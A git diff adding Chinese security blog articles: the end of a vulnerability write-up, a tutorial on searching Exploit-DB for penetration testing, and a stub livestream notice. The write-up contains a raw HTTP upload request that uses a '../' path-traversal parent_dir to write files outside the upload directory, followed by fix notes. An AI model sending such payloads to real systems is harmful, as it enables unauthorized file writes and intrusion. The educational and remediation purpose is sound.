
+POST /service/app/databases.php?type=file_add HTTP/1.1
+Host: 192.168.222.139:9080
+Accept: application/json, text/javascript, */*; q=0.01
+User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
+X-Requested-With: XMLHttpRequest
+Referer: http://192.168.222.139:9080/C292CA
+Accept-Encoding: gzip, deflate
+Accept-Language: zh-CN,zh;q=0.9
+Cookie: PHPSESSID=9c53f8f8c903d9412a3f0211
+Connection: close
+Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Length: 312
+
+------WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Disposition: form-data; name="parent_dir"
+
+../../../../../../../../
+------WebKitFormBoundaryE0tFhmmng2vwxftT
+Content-Disposition: form-data; name="file"; filename="testing2.txt"
+Content-type: image/jpg
+
+qweqwe------WebKitFormBoundaryE0tFhmmng2vwxftT--
+```
+
+
+

+
+

+ service/app/databases.php
+
+
+## 漏洞修复
+

+ 在登录处添加了校验
+
+
+
+ 对传入的文件名的长度进行校验,同时对传入的字符串进行了 htmlspecialchars 处理
+
+
+
+学习
+网安实战技能课程
+,戳
+“阅读原文”
+
+
diff --git a/doc/揭秘最为知名的黑客工具之一:Exploit-DB(开源的漏洞数据库).md b/doc/揭秘最为知名的黑客工具之一:Exploit-DB(开源的漏洞数据库).md
new file mode 100644
index 00000000..90f60100
--- /dev/null
+++ b/doc/揭秘最为知名的黑客工具之一:Exploit-DB(开源的漏洞数据库).md
@@ -0,0 +1,140 @@
+# 揭秘最为知名的黑客工具之一:Exploit-DB(开源的漏洞数据库)
+原创 hackerson 黑客联盟l 2024-12-24 12:07
+
+
+
+用心做分享,只为给您最好的学习教程
+
+如果您觉得文章不错,欢迎持续学习
+
+
+
+# 深入了解黑客工具:Exploit-DB 及其使用教程
+
+在当下,网络安全所面临的威胁犹如汹涌潮水,不断升级,身处信息安全领域前沿的专家与研究人员,肩负的责任愈发沉重,他们在挖掘、巧用以及修补系统漏洞这件事儿上,正发挥着前所未有的关键作用。
+
+
+今天,就给大家引荐一款在信息安全圈子里声名远扬且超级实用的工具 ——Exploit-DB。注意了,这可不单单是个存放漏洞信息的数据库,它更是黑客群体以及研究人员用以探寻、核实并利用系统漏洞的 “神兵利器”,是不可或缺的关键资源。接下来,咱们就一起深挖 Exploit-DB 究竟藏着哪些奥秘,瞧瞧它的具体用法,再跟着步骤学学怎样借助这一工具展开漏洞的钻研与利用实践。
+## 一、什么是 Exploit-DB?
+
+Exploit-DB,全名 Exploit Database,是个开源性质的漏洞数据库,在里头汇聚了海量公开的系统漏洞以及对应的漏洞利用代码,也就是常说的 Exploit。这些漏洞遍及各个领域,不管是常见的操作系统,还是五花八门的应用软件,亦或是各类硬件设备,无一幸免。
+
+
+毫不夸张地讲,它已然成为渗透测试人员、黑客群体以及安全研究员手头离不开的重要工具。Exploit-DB 的价值远不止于简单罗列出漏洞详情,它还贴心地附上了实实在在的漏洞利用代码,如此一来,安全研究人员便能亲手验证漏洞是否真的存在,进而顺藤摸瓜,深入探究修补漏洞的有效办法。
+## 二、Exploit-DB 的显著特点
+
+**1.公开的漏洞宝库:**
+
+Exploit-DB 宛如一个装满宝藏的箱子,收纳了全球范围内已被发现的各类已知漏洞,并且还像个勤劳的小蜜蜂,定期更新库里的内容。这里面的每一条漏洞信息都详实得很,不仅有细致入微的漏洞描述,还附上了专业的修复建议以及巧妙的利用方法。
+
+**2.自带漏洞利用代码:**
+
+在每一个漏洞对应的页面上,都稳稳当当地附着相应的利用代码,这对渗透测试人员来说,简直就是如获至宝,能帮他们省不少事儿。
+
+**3.智能分类系统:**
+
+为了方便使用者查找目标,Exploit-DB 相当贴心地按照平台类别,将漏洞归了类,不管是 Linux 系统、Windows 系统,还是 Web 应用相关的漏洞,都能一目了然,让用户轻松定位到自己想要的。
+
+**4.强大社区后援:**
+
+这个平台背后,可是有全球各地的安全研究员以及黑客高手们在撑腰,大家齐心协力共同维护。而且,普通用户要是发现了新漏洞或者琢磨出了新的利用代码,还能提交上去,促进整个圈子的知识共享,让大家一起进步。
+
+**5.多元查询途径:**
+
+用户在这儿查找资料,那叫一个方便,不管是通过输入关键字精准搜索,还是按照类别、平台属性,甚至是依据发布日期来筛选,都能迅速找到自己需要的漏洞信息。
+## 三、如何访问 Exploit-DB?
+
+Exploit-DB 的官方网址是:https://www.exploit-db.com/ 。登上官网后,您就能依据漏洞类型、操作系统种类、应用程序类别等条件进行检索。要是您需要更精细、更个性化的操作,直接调用 Exploit-DB 给大家备好的 API 接口,就能实现数据的深度查询。
+## 四、Exploit-DB 搜索小窍门
+
+**1.关键字搜索法:**
+
+把和漏洞紧密相关的关键词往搜索框里一输,Exploit-DB 立马就能给您列出一连串相关的漏洞信息以及对应的利用代码,就像个贴心的智能助手。
+
+**2.按平台筛选:**
+
+要是您手头的活儿跟特定平台挂钩,比如专注于 Windows、Linux 或者 Android 系统,那直接选定相应平台,就能把与该平台有关的漏洞信息一网打尽,快速筛选出目标。
+
+**3.依发布日期挑拣:**
+
+网络世界瞬息万变,漏洞信息也是日新月异。为了第一时间掌握最新的漏洞情报,您按时间顺序来筛选,就能把最新公开的漏洞尽收眼底。
+
+**4.深挖漏洞详细页:**
+
+每个漏洞都配有专门的详细页面,在这上头,漏洞的来龙去脉、影响的软件版本范围、利用漏洞的具体方式,还有实打实的代码示例,全都给您列得清清楚楚。绝大多数漏洞页面还附带了一个甚至多个 Exploit 代码示例,方便您亲自上手验证漏洞是否真的存在。
+## 五、怎样利用 Exploit-DB 开展渗透测试?
+
+Exploit-DB 作为渗透测试环节中的关键 “拼图”,能助力测试人员以迅雷不及掩耳之势揪出目标系统的漏洞,并且快速核实。下面,咱们就通过一个具体实例,手把手教您怎么巧用 Exploit-DB 查找并利用漏洞。
+### 步骤一:锁定目标系统
+
+假设现在咱们手头有个任务,要测试一台运行 Windows 操作系统的服务器,目标很明确,就是看看这台服务器有没有没来得及修补的漏洞。这时候,咱们就得在 Exploit-DB 这个 “大宝藏库” 里,翻找与 Windows 系统相关的漏洞信息。
+### 步骤二:地毯式查找相关漏洞
+
+打开 Exploit-DB 的官网,目光锁定搜索框。在里头输入 “Windows” 当作关键词,要是嫌不够精准,还能直接点进操作系统分类那一栏,选中 “Windows”。随后,静下心来浏览搜索结果,从中挑出最契合咱们目标系统的那个漏洞。打个比方,咱们找到了一个和 Windows 10 某一特定漏洞紧密相关的利用代码。
+### 步骤三:细究漏洞详细情报
+
+找到合适的漏洞后,果断点击进入对应的漏洞页面。在这里,您将收获满满:
+
+**漏洞描述:**
+
+诸如受影响的软件版本是哪些,漏洞属于哪种类型,这些基本却关键的信息都能找到。
+
+**漏洞利用代码(Exploit):**
+
+页面下方大概率会附着漏洞的利用代码,您既可以选择下载到本地,也能直接复制,方便后续在本地环境里测试。
+
+**修复建议:**
+
+一般来说,这儿还会给您提供一些专业的修复建议,或者附上官方补丁的链接,这对系统管理员来说可是及时雨,能帮他们快速修复漏洞。
+### 步骤四:实战测试漏洞
+
+把之前找到的 Exploit 代码原原本本复制到本地环境,再依照漏洞描述里给出的详细步骤,精心配置一番,然后大胆执行。不过千万得记住,在进行渗透测试的时候,您必须手握合法的授权,这可是原则问题,可别一不小心就触犯了他人系统的安全红线。等代码执行完毕,如果目标系统真的存在这个漏洞,您大概率就能瞧见代码执行后的反馈结果。通过这一遭,您不但能核实漏洞是否存在,要是技术够硬,还能进一步深挖,开展漏洞利用、权限提升等进阶操作。
+## 六、利用 Exploit-DB 能捞到啥好处?
+
+**1.便捷高效没得说:**
+
+Exploit-DB 就像是给用户打造的一站式漏洞查询 “超级商场”,在这儿,您再也不用像无头苍蝇似的,四处奔波寻找漏洞信息和对应的 Exploit 代码,大把的时间就这么轻轻松松省下来了。
+
+**2.数据精准超靠谱:**
+
+这数据库里的漏洞信息,那可都是从庞大的安全研究社区里精挑细选出来的,源头有保障,数据的准确性和及时性自然不在话下。
+
+**3.渗透效率大跃升:**
+
+有了 Exploit-DB 提供的与漏洞紧密相关的利用代码,渗透测试人员就如同开了挂,工作开展得风风火火,渗透测试效率蹭蹭往上涨。
+
+**4.学习研究好平台:**
+
+对于那些痴迷于安全技术的爱好者以及深耕专业的研究员而言,Exploit-DB 就是一座挖不完的知识 “富矿”。在这儿,多瞅瞅不同漏洞的详细描述以及利用手法,日积月累,就能慢慢参透漏洞背后深藏的本质奥秘。
+## 七、示例:借助 Exploit-DB 实战渗透测试
+
+以 Windows MS17 - 010 漏洞(也就是大名鼎鼎的 “永恒之蓝”)为例,这个漏洞在 2017 年浮出水面,而后还沦为了 WannaCry 勒索病毒四处肆虐的 “帮凶”。它专门针对 Windows 系统的 SMB 协议下手,一旦被攻击者盯上,他们就能远程执行代码,把目标系统彻底掌控在手中。
+### 查找漏洞:
+
+在 Exploit-DB 的搜索框里稳稳敲入 “MS17 - 010”,稍等片刻,就能找到与该漏洞紧密相关的 Exploit。
+### 查看 Exploit 代码:
+
+点进对应的漏洞页面,您就能瞧见相关的 Exploit 代码赫然在列。这些代码就像是开启系统大门的 “万能钥匙”,能在 Windows 系统上远程执行代码。
+### 测试漏洞:
+
+在专门设置的测试环境里,大胆执行该 Exploit,就能验证目标系统是不是轻易就能被这个漏洞攻破。
+### 修复漏洞:
+
+要是不幸发现目标系统存在这个隐患,别慌,赶紧安装官方发布的安全补丁,就能把漏洞堵得严严实实。
+## 八、总结
+
+Exploit-DB 是一座价值连城的资源宝库,为安全研究人员、渗透测试人员以及开发人员在查找与利用漏洞的荆棘路上,点亮了一盏明灯。借助它的力量,您能更迅速地识别并利用漏洞,让渗透测试的效率坐上火箭,同时,还能在探索的过程中,把漏洞背后隐藏的原理吃得更透。不过,在使用这个工具的时候,务必把合法合规的渗透测试协议牢记心间,千万别搞非法操作,这可是底线。
+
+
+网络安全这片天地,风云变幻,日新月异,时刻关注最新的漏洞动态,不断学习新知识,是每一位安全专家义不容辞的责任。真心希望这篇文章能成为您深入了解 Exploit-DB 的得力帮手,助力您在漏洞研究与渗透测试的征程上一路乘风破浪,勇往直前。
+#
+
+
+本文仅作技术分享 切勿用于非法途径
+
+
+
+关注【**黑客联盟**】带你走进神秘的黑客世界
+
+
+
diff --git a/doc/直播倒计时2天:网安人做好职业规划之「如何持续保持职业竞争力」.md b/doc/直播倒计时2天:网安人做好职业规划之「如何持续保持职业竞争力」.md
new file mode 100644
index 00000000..82d4c03f
--- /dev/null
+++ b/doc/直播倒计时2天:网安人做好职业规划之「如何持续保持职业竞争力」.md
@@ -0,0 +1,8 @@

+# 直播倒计时2天:网安人做好职业规划之「如何持续保持职业竞争力」
+ 墨菲安全 2024-12-24 07:46
+
+
+
+
+
+